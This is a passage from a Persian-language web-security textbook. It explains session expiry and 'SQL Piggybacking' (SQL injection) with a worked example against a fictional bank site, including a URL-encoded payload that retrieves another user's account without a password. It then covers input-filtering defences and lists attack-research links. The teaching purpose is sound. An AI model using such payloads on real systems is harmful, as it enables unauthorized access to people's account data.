بسیاری از کاربران پس از ورود (login) به برنامهٔ کاربردی وب فراموش می‌کنند تا logout کننـد و بهمین دلیل نشست آنها معلق باقی خواهد ماند. بعنـوان مثـال برخـی از کـاربران بـه محـض آنکـه کارشان با برنامهٔ تحت وب تمام شد مرورگر خود را بسته و ارتباط خود را قطع می‌کنند در حالی که نمی‌دانند اگر کسی بعد از آنها مرورگر را باز کرده و پس از وصل ارتباط، بـا Session ID آنـها وارد شود می‌تواند خودش را بجای آنها جا بزند.

لذا شما بایستی این سهل‌انگاری کاربران را به نحوی در برنامهٔ کاربردی خود جبران کنید. راه‌حـل این موضوع آنست که برای Session ID تولید شده برای یک کاربر طول عمر در نظر بگـیرید (مثـلاً ۱۵ دقیقه) و پس از گذشت زمان عمـر آن نشسـت، تمـام اطلاعـات مربـوط بـه آن نشسـت شـامل Session ID پاک شود و کاربر برای ورود مجدّد مجبور باشد از نو کلمهٔ عبور وارد کنـد. (یعنـی از نو login کند).

به نحو مقتضی در سایت وب خودتان عمل logout را برای کاربران تشریح کرده و از آنها بخواهید موکداً قبل از بستن مرورگر حتماً logout کنند.

نکتهٔ امنیتی:

اگر سایت وب شما عملیات حساسی را برعهده گرفته است و نگران حمله به آن هستید می‌توانید با پرداخت هزینه، نرم‌افزار AppScan را تهیه کنید. ایـن نرم‌افـزار بطـور خودکـار سـایت وب شـما را پویش کرده و در آن نقاط ضعف برنامه‌نویس را که عامل نفـوذپذیـری آن خواهـد شـد، جسـتجو می‌کند:

http://www.sanctuminc.com/

حمله به برنامه‌های کاربردی وب بروش *SQL Piggybacking*

تقریباً در اغلب برنامه‌های کاربردی تحت وب به نحوی از بانک اطلاعـاتی اسـتفاده می‌شـود. ایـن برنامه‌ها از طریق وب داده‌های ورودی کاربر را دریافت می‌کنند و براساس آن یک Query روی بـانک اطلاعاتی خود ارسال می‌نمایند. در حقیقت فعل و انفعال برنامهٔ کاربردی تحت وب با بانک اطلاعـاتی براساس تولید Query از داده‌های ورودی کاربر انجام می‌شود. بسیاری از برنامه‌های کاربردی برای فعل

و انفعال با بانک اطلاعاتی خود از زبان SQL (Structured Query Language) استفاده می‌کنند. (فارغ از آنکه بانک اطلاعاتی از چه نوعی است: Access ، SQL ، اوراکل یا پاراداکس) این برنامه‌های کاربردی از طریق صفحات وب با کاربر در ارتباطند، داده‌های او را جمع‌آوری کرده و برای جستجو در بانک اطلاعاتی ، تغییر یک فیلد یا رکورد (بر اساس عمل مورد تقاضای کاربر) ، اقدام به صدور یک یا چند Query روی آن بانک اطلاعاتی می‌نمایند.

اگر چه همه چیز عادی و بی‌خطر به نظر می‌رسد ولی نقطه آسیب‌پذیر این گونه از برنامه‌ها آنجاست که تولید Query براساس داده‌هائی که کاربر مستقیماً در فیلدهای ورودی صفحهٔ وب وارد کرده انجام می‌شود. یعنی برنامهٔ کاربردی بصورت کاملاً ساده و معمولی محتویات یک فیلد را که توسط کاربر پر شده است ، در جلوی یک دستور SQL چسبانیده و آنرا جهت اجرا روی بانک اطلاعاتی ارسال و اعمال می‌کند. یک نفوذگر حرفه‌ای که با زبان SQL آشناست می‌تواند محتویات این فیلدها را که مختص به ورود داده‌های خام است را با دستورات و گزینه‌های SQL پر کند. چون از این داده‌ها مستقیماً برای تولید Query استفاده می‌شود ممکن است ناخودآگاه آن Query تبدیل به یک فرمان خطرناک شده و پس از اجرا ، اهداف نفوذگر را برآورده نماید.

در حقیقت روش حمله به برنامه‌های کاربردی تحت وب با تکنیک SQL Piggybacking بر این اساس استوار است که نفوذگر بصورت هوشمندانه فیلدهای ورودی صفحه وب را با گزینه‌ها و دستورات زبان SQL به نحوی پر کند تا پس از تولید و اجرای یک Query براساس این فیلدها، اهداف او برآورده شود. یک نفوذگر زیرک با نام (مستعار) Rainforest Puppy بدین روش سایت وب Packetstorm Security را مورد حمله قرار داد. (جالب اینجاست که Packetstorm خودش یک سایت "نفوذگری- امنیتی" محسوب می‌شود!) او در یک مقالهٔ مشهور عملکرد خود را تشریح نموده است. این مقاله را در آدرس زیر مطالعه کنید:

"How I Hacked Packetstorm" *http://www.wiretrip.net/rfp/p/doc.asp?id=42*

مکانیزم حمله بروش SQL Piggybacking ، به شرح زیر است:

- در مرحلهٔ اوّل تک‌تک صفحات وب که شامل حداقّل یک فیلد ورودی هستند بررسی شده و از فیلدهائی که با استخراج محتویات آنها مستقیماً یک Query ساخته خواهد شد، فهرست تهیه می‌شود. این فیلدهای ورودی می‌توانند مثالهای زیر باشند:
  - فیلد User Name
  - فیلد Account Number
  - فیلد Product Name
  - یا هر فیلد مشابه که کاربر باید آنرا با داده پر کند!
- در مرحلهٔ دوّم این فیلدها با کاراکترهائی نظیر مثالهای زیر مقداردهی می‌شوند:
  - کاراکتر ' (Quotation)
  - کاراکتر " (Double Quote)

- کاراکتر کاما ,
- کاراکتر سمی‌کالون ;

این کاراکترها در زبان SQL عملکردهای خاص دارند. بعنوان مثال علامـــت سـمی کـالون ; در SQL برای تفکیک دو Query از هم که بصورت همزمان روی بـانک اطلاعـاتی ارسـال، اعمـال می‌شـوند، کاربرد دارد. یا مثلاً علامت کوتیشن ' برای خاتمه دادن به عبارت SQL تعریف شده اسـت. وجـود هر یک از این کاراکترهای کنترلی درون یک SQL Query ممکن اسـت یـک خطـا یـا یـک عملکـرد غیرطبیعی را بهمراه داشته باشد.


- پس از مقداردهی فیلدها با کاراکترهـــای خـاص و ارسـال آن بـه سـمت برنامـهٔ کـاربردی وب، نفـــوذگر واکنش سرویس‌دهندهٔ بانک اطلاعاتی و برنامهٔ کاربردی را (که در قالب یـک صفحـهٔ وب پاسخ داده می‌شود) به دقت بررسی می‌نماید.
- هرگونه واکنش غیرطبیعی نشان‌دهندهٔ یک نقطهٔ ضعف است و نفـــوذگر با تمرکز بـــر آن سـعی می‌کند تا از طریق ارسال دستورات و عبارات SQL (در قالب داده‌های ورودی) عملیات موردنظـرش را روی بانک اطلاعاتی اعمال نماید. (یعنی نفـــوذگر در فیلدی که باید نام خانوادگی خـــود را وارد کند، زیرکانه یک دستور SQL می‌نویسد و کلید Submit را فشار می‌دهد!)
- برای هر نقطهٔ ضعف در برنامهٔ کاربردی ، مجموعه‌ای از دستورات SQL بصـورت سـعی و خطـا امتحان شده و پاسخ آنها بررسی می‌شود تا عملیات موفق و قابل انجام مشخص گردد.
- نهایتاً نفـــوذگر با در اختیار داشتن نام فیلدها و همچنیـــن فهرسـت فرامیـن قـابل ارسـالSQL ، شروع به فعل و انفعال با بانک اطلاعاتی می‌نماید و اهداف خود را دنبال خواهد کرد!

شکل (۲٦-۷) یکی از صفحات وب‌سایت یک بانک ساختگی به نام Mock Bank را نشان می‌دهـد. در این صفحهٔ وب یک فیلد ورودی جهت درج شماره حساب کاربر تعبیه شـده اسـت. کـاربر مجـاز است تا شمارهٔ حساب بانکی خود را در این فیلد وارد کرده و کلید Search را فشار بدهد.

در این شکل نفـــوذگر برای آنکه پاسخ برنامهٔ کاربردی وب را بدانـد یـک شماره‌حسـاب بـانکی نادرست و دروغین را درون یک فیلد وارد کرده و کلید Search را فشـار می‌دهـد. (مثـلاً یـک شـمارهٔ بزرگ با تمام ارقام 1 وارد می‌کند.) پاسخ برنامهٔ کاربردی وب ، در شکل (۲۷-۷) نشان داده شده است.

در صفحهٔ وب شکل (۲۷-۷) یک پیغام ساده مبنی بر آنکه شماره‌حساب مورد نظر یافت نشده، بـه کاربر نشان داده شده است. از دیدگاه نفـــوذگر اطلاعات بسیار باارزشی در خط Location (یـا همـان خط Address در مرورگر IE) وجود دارد. رشته‌ای که براساس آن یک جسـتجو روی بـانک اطلاعـاتی انجام شده در این خط مشاهده می‌شود.

حال نفـــوذگر شروع به بازی با این فیلد می‌کند و درون آن ترکیبات مختلف کاراکترهای کنـترلی را درج می‌کند تا پاسخ سرویس‌دهندهٔ سمت مقابل را ببیند. پیغامهای خطا سرشار از نکات فنی هستند! مثلاً نفـــوذگر رشتهٔ 1111111111111 را درون فیلد "شماره‌حساب" وارد کرده و آنرا جهت جستجو به سمت سرویس‌دهنده ارسال می‌نماید. همانطور که در شکل (۲۸-۷) مشـخص شـده یـک پیغـام خطـا




شکل (۲۶-۷) صفحهٔ ورود و جستجو در وب‌سایت یک بانک ساختگی به نام Mock Bank

تولید و برای مرورگر برگشته است. این پیغام خطا همان چیزی است که نفوذگر به دنبال آن می‌گردد.

نفوذگر متوجه می‌شود که چون او یک کاراکتر ' (qoute) به انتهای شماره اضافه کرده این مشکل پدید آمده است. دلیل آن این بوده که برنامهٔ کاربردی در سمت مقابل آنرا گرفته و مستقیماً از آن یک Query ساخته است. این Query به شکل زیر توسط برنامهٔ کاربردی سمت مقابل تولید و روی بانک اطلاعاتی ارسال و اعمال شده است:

```
SELECT * FROM account WHERE (userid='10001' and number=
'1111111111111111')
```

چون در این Query دو علامت متوالی کوتیشن پشت سر هم ظاهر شده، آن Query در زبان SQL معتبر نیست و اعمال آن روی بانک، سیستم مدیریت بانک اطلاعاتی (DBMS) را مجبور به ردّ Query و ارسال پیغام خطا کرده است. این پیغام خطا نفوذگر را متوجه می‌کند که برنامهٔ کاربردی در سمت سرویس‌دهنده چگونه با بانک اطلاعاتی فعل‌وانفعال دارد. او فرمول زیر را استنتاج می‌کند:



شکل (۲۷-۷) در خط آدرس شمارهٔ حسابی که جستجو شده ، دیده می‌شود.


```
SELECT * FROM account WHERE (userid='10001' and number =
                                        'Input From Location Line')
```

این رشته همان داده‌ای است که کاربر در یک فیلد وارد می‌کند و در خط Location قابل مشاهده است!

وقتی نفـــوذگر متوجه شود که مقادیر وارد شده در فیلدهای ورودی یک صفحهٔ وب ، مستقیماً و بدون هیچ بررسی خاص درون یک SQL Query جاسازی می‌شود ، کار تمام است و نفـــوذگر به مراد خود خواهد رسید! زیرا او قادر خواهد بود با وارد کردن دستورات SQL بصورت حساب شده درون فیلد ورودی شروع به فعل و انفعال با بانک اطلاعاتی نماید.

اطلاعات ارزشمند دیگری که از پیغام خطای ظاهر شده روی مرورگر ، قابل استخراج است نام واقعی بانک اطلاعاتی و نام فیلدهای این بانک اطلاعاتی است. در مثال قبل نفـــوذگر متوجه می‌شود که:

- نام بانک اطلاعاتی حساب کاربران ، account است.



شکل (۲۸-۷) یک پیغام خطای بسیار مفید برای نفوذگر

- نام فیلد مشخصهٔ کاربری userid است.
- نام فیلد شماره‌حساب بانکی number است.

حال نفـــوذگر با داشتن این اطلاعات ، می‌تواند بصورت زیر عمل کند:

فرض کنید او می‌داند UserID یک نفر که در Mock Bank شـــماره حسـاب بـانکی دارد، ۱۰۰۰۲ اسـت ولی کلمهٔ عبور او را نمی‌داند. او براحتی و در جلوی URL موجود (در خط Location مرورگر) عبارت زیر را جلوی عبارت **account=** درج می‌کند:

```
1111111111111'+or+userid%3d'10002
```

آنهائی که با HTTP و MIME آشنا هستند می‌دانند که علامت **+** در یـــک URL جانشـین فاصلـهٔ خـالی (Blank) می‌شود و %3d بجای علامت **=** قرار می‌گیرد. پـس از ارسـال رشـتهٔ فـوق بـه سـمت برنامـهٔ کاربردی، از رشتهٔ فوق مستقیماً یک SQL Query بصورت زیر ساخته شـــده و بـرای اعمـال بـه سـوی سیستم مدیریت بانک اطلاعاتی ارسال می‌شود:

```
SELECT * FROM account WHERE (userid = '10001'
            and number='111111111111111' or userid = '10002')
```

رشته‌ای که نفوذگر تنظیم و ارسال کرده است.

آنهائی که حتی اندکی با SQL آشنا هستند متوجه می‌شوند که یـک Query بـه شـکل فـوق چقـدر خطرناک و مخرّب است. عبارت فوق بیان می‌کند که از بانک اطلاعاتی ACCOUNT تمـام مشـخصات مربوط به کسی که کلمهٔ کاربری او '10001' و شماره حسـاب بـانکی او 1111111111111111111 اسـت انتخاب شود **یا** کسی که کلمهٔ کاربری او '10002' است!!! همان چیزی که نفـــوذگر می‌خواهـد. نتیجـه این جستجو مشخصات حساب کاربری کسی است که شمارهٔ او ۱۰۰۰۲ است، بدون آنکه کلمهٔ عبـور او لازم باشد. (در ضمن کسی که شمارهٔ کاربری او ۱۰۰۰۱ و کلمهٔ عبورش '1111111111111111' است هم وجود ندارد!)

با ارسال Query فوق ، مشخصات حساب بانکی شخصی با شمارهٔ ۱۰۰۰۲ ، مطـابق بـا شـکل (۲۹-۷) روی خروجی ظاهر می‌شود.

Piggybacking

piggybacking **بمعنای سواری گرفتن یا کولی مفت گرفتن از کسی یا چیزی است!**

SQL Piggybacking **بدین معناست که نفـــوذگر بجای ورود داده‌هائی که درون یـک** Query **از نـوع** SQL **جاسازی می‌شود،** Query**هـای موردنظر خـود را قـرار می‌دهـد و از آن داده‌هـا در راسـتای اهداف خود سواری می‌گیرد.**


☹ **خبر بد:** در مثال فوق ، با تنظیم دقیق یک رشـــتهٔ عملیـاتی ، از دسـتور SELECT سوءاسـتفاده شـده است. (بدون نیاز به کلمهٔ عبور ، اطلاعات حساب شخصی یک کاربر استخراج شده است.)

☹ **خبر بدتر:** اگر از دستور UPDATE سوءاستفاده شود، نفـــوذگر براحتـــی می‌توانـد اهـداف خـود را اعمال و درون بانک اطلاعاتی ذخیره کند!!

خطرناکترین نوع حمله از نوع فوق آنست که نفـــوذگر از طریق علامت جداکنندهٔ **;** (سمی‌کالون) چند عبارت SQL را بعنوان ورودی تنظیـم کـرده و بـرای سـرویس‌دهنده بفرسـتد. ایـن کـار در SQL امکان‌پذیر و قابل انجام است. بدین نحو نفـــوذگر قادر خواهد بود تا هـــر کـاری انجـام بدهـد! تنـها محدودیت نفـــوذگر آن خواهد بود که برنامهٔ کاربردی تحت وب از بین نتایج اجـــرای عبـارات SQL فقط آنهائی را برخواهد گرداند که برنامه‌نویس وب آنها را تعیین کرده است لـذا در بسـیاری از مواقـع نفـــوذگر پس از تنظیم و ارسال عبارات SQL ، نتیجهٔ اجرای آنـــرا روی صفحـهٔ وب مـرورگـر خـود مشاهده نخواهد کرد. لذا او مجبور است حمـــلات خـود را بـدون هیـچ کنسـول خروجـی و نشـانگر وضعیت به انجام برساند که البته برای یک حرفه‌ای چندان دشوار نیست. بدین نحـــو آیـا هیـچ امنیتـی برای داده‌ها می‌توان متصور شد؟ پس به راهکارهای مبارزه با چنین حملاتی دقت کنید:

مقابله با حملات از نوع SQL Piggybacking

بهمان اندازه که حملهٔ نوع SQL Piggybacking خطرناک است، مقابلهٔ با آن ســـاده و سـهل خواهـد بود. لذا برنامه‌نویسان وب باید به نکات امنیتی زیر دقت داشته باشند:



شکل (۲۹-۷) دسترسی غیرمجاز به اطلاعات حسابهای کاربران با استفاده از مکانیزم SQL Piggybacking

- بهیچوجه به داده‌های ارسال شده توسط کاربر اعتماد نکنید و مستقیماً از آن Query تولید ننمایید. این داده‌ها حتی ممکن است بصورت سهوی دارای کاراکترهای کنترلی با نتایج غیرمنتظره باشند. بنابراین قبل از تولید Query از داده‌های کاربر ، باید بدقت آنها را غربال کرده و هوشمندانه آنرا تحلیل (Parse) نمائید. این کار برای یک برنامه‌نویس حرفه‌ای وب کار دشواری نخواهد بود.
- وقتی که داده‌های کاربر از طریق سرویس‌دهندهٔ وب تحویل برنامهٔ کاربردی شما می‌شوند باید همیشه آنها را آلوده فرض کنید، مگر خلاف آن ثابت شود. وقتی شما انتظار داشته‌اید که کاربر یک مقدار عددی درون یک فیلد درج کرده و ارسال نماید، در اولین مرحله باید عددی بودن آنرا ثابت کنید. هیچ کاراکترهای غیرعددی نباید در مقدار ارسالی کاربر مشاهده شود. وقتی کاربر موظف به ورود اطلاعات درون یک فیلد می‌شود که ماهیت آن غیرعددی است (مثل نام، آدرس، کلمهٔ عبور و ...) باید درون رشتهٔ داده‌های ارسالی ، عدم وجود کاراکترهای زیر بررسی شوند:
  - تمام انواع کوتیشن (شامل ' و ") : معنای آن در SQL خاتمهٔیک رشته (string) است.
  - علامت سمی‌کالون (;) : معنای آن در SQL اتمام دستور جاری و شروع دستوری جدید است.
  - علامت * : معنای آن در SQL "انتخاب همگانی" یا "wildcard selector" است.

- علامت _ (Underline)
- کاراکترهای ویژه مثل **(\x \n $ [ ] ( ) ^ % <> ~ ? * | \ &)** تمام ایـن علامـات در SQL عملکرد تعریف‌شده‌ای دارند. بعضی از آنها عملکردهای محاسباتی و برخی منطقـی و برخی نمادهای خاص SQL هستند.

برنامهٔ شما در اولین گام باید این کاراکترها را غربال کرده و دور بریزد. برای بار سوم در این فصـل اشـاره می‌کنیـم کـه اسـتفاده از HTTPS (HTTP روی SSL) هیـچ امنیتـی در مقـابل حملـهٔ نـوع SQL Piggybacking ایجاد نخواهد کرد. چرا که نفـــوذگر بروشی که در بخش قبل اشاره شد بـا اسـتفاده از پراکسی Achilles از HTTPS فرار خواهد کرد.

نکتهٔ امنیتی:

بعنوان برنامه‌نویس وب یا مسئول امنیت شبکه بایستی اطلاعات بسـیار جـامعی در مـورد ضعـف برنامه‌های کاربردی تحت وب کسب کنید. نباید مشکلاتی که دیگران آزموده‌اند را شما از نو تجربه کنید. در آدرس زیر اطلاعات بسیار باارزشی در این موارد به شما عرضه می‌شود. ایـن اطلاعـات توسط گروه امنیت وب وابسته به "کنسرسیوم جهانی وب" تدوین شده و مهمترین مرجـع در ایـن زمینه به شمار می‌رود:

http://www.w3.org/Security/Faq/www-sequrity-faq.html


آدرسهای *URL* مفید برای تحقیق پیرامون مکانیزمهای حمله

سایت ارائه‌دهندهٔ پیشینه و مکانیزم حملات	*http://www.attrition.org/*
سایتهای وب شناخته‌شـده‌ای کـه آسـیب‌پذیـری سرویس‌دهنده‌های گوناگون ، سیستمهای عامل و برنامه‌های کاربردی و مکانیزم حملـه بـه آنـها را مفصلاً تشریح کرده‌اند.	*http://packetstorm.securify.com/* *http://www.technotronic.com/* *http://www.securityfocus.com/*
ارائه‌دهندهٔ مقالهٔ Aleph One در زمینهٔ حملـه بـه پشته از مجلهٔ Phrack Online	*http://packetstorm.securify.com/docs/hack/smashstack.txt*
گزارشی از حمله به Microsoft IIS توسط گـروه امنیتی eEye	*http://www.eeye.com/html/advisories/AD19990608.html*
سایتهای ارائه‌دهندهٔ مکانیزمهای حمله به پشته	*http://ohhara.sarang.net/security/adv.txt* *http://www.blackhat.com/presentations/bh-asia-00/greg/greg-asia-00-stalking.ppt* *http://www.beavuh.org/dox/win32-oflow.txt*
ارائه‌دهندهٔ تکنیک فریب سیستم IDS توسط یـک گروه امنیتی در کانادا	*http://www.ktwo.ca/securiy.html*

http://www.wiretrip.net/rfp/p/doc.asp?id=57 http://www.kb.cert.org/vuls/id/29823 http://www.wiretrip.net/rfp/p/doc.asp?id=57 http://www.securityfocus.com/frames/?content=/forums/bugtraq/intro.html http://www.cert.org/contact_cert/certmaillist.html http://www.sans.org/	**سایتهای ارائه‌دهندهٔ اشکالات بنیانی و شکافهای امنیتی در سرویس‌دهنده‌های وب**
http://www.openwall.com/linux/README	ارائه‌دهندهٔ نسخهٔ اصلاحی برای هستهٔ لینوکس جهت پیشگیری از فروپاشی پشته
http://immunix.org/ http://www.anglefire.com/sk/stackshield/	ارائه‌دهندهٔ ابزارهای پیشگیری از خطاهای برنامه‌نویسی که منجر به آسیب‌پذیری پشته می‌شود.
http://security.nerdnet.com/	یک پایگاه اطلاعاتی بسیار غنی و مفصل از کلمات عبور سیستمهای مختلف
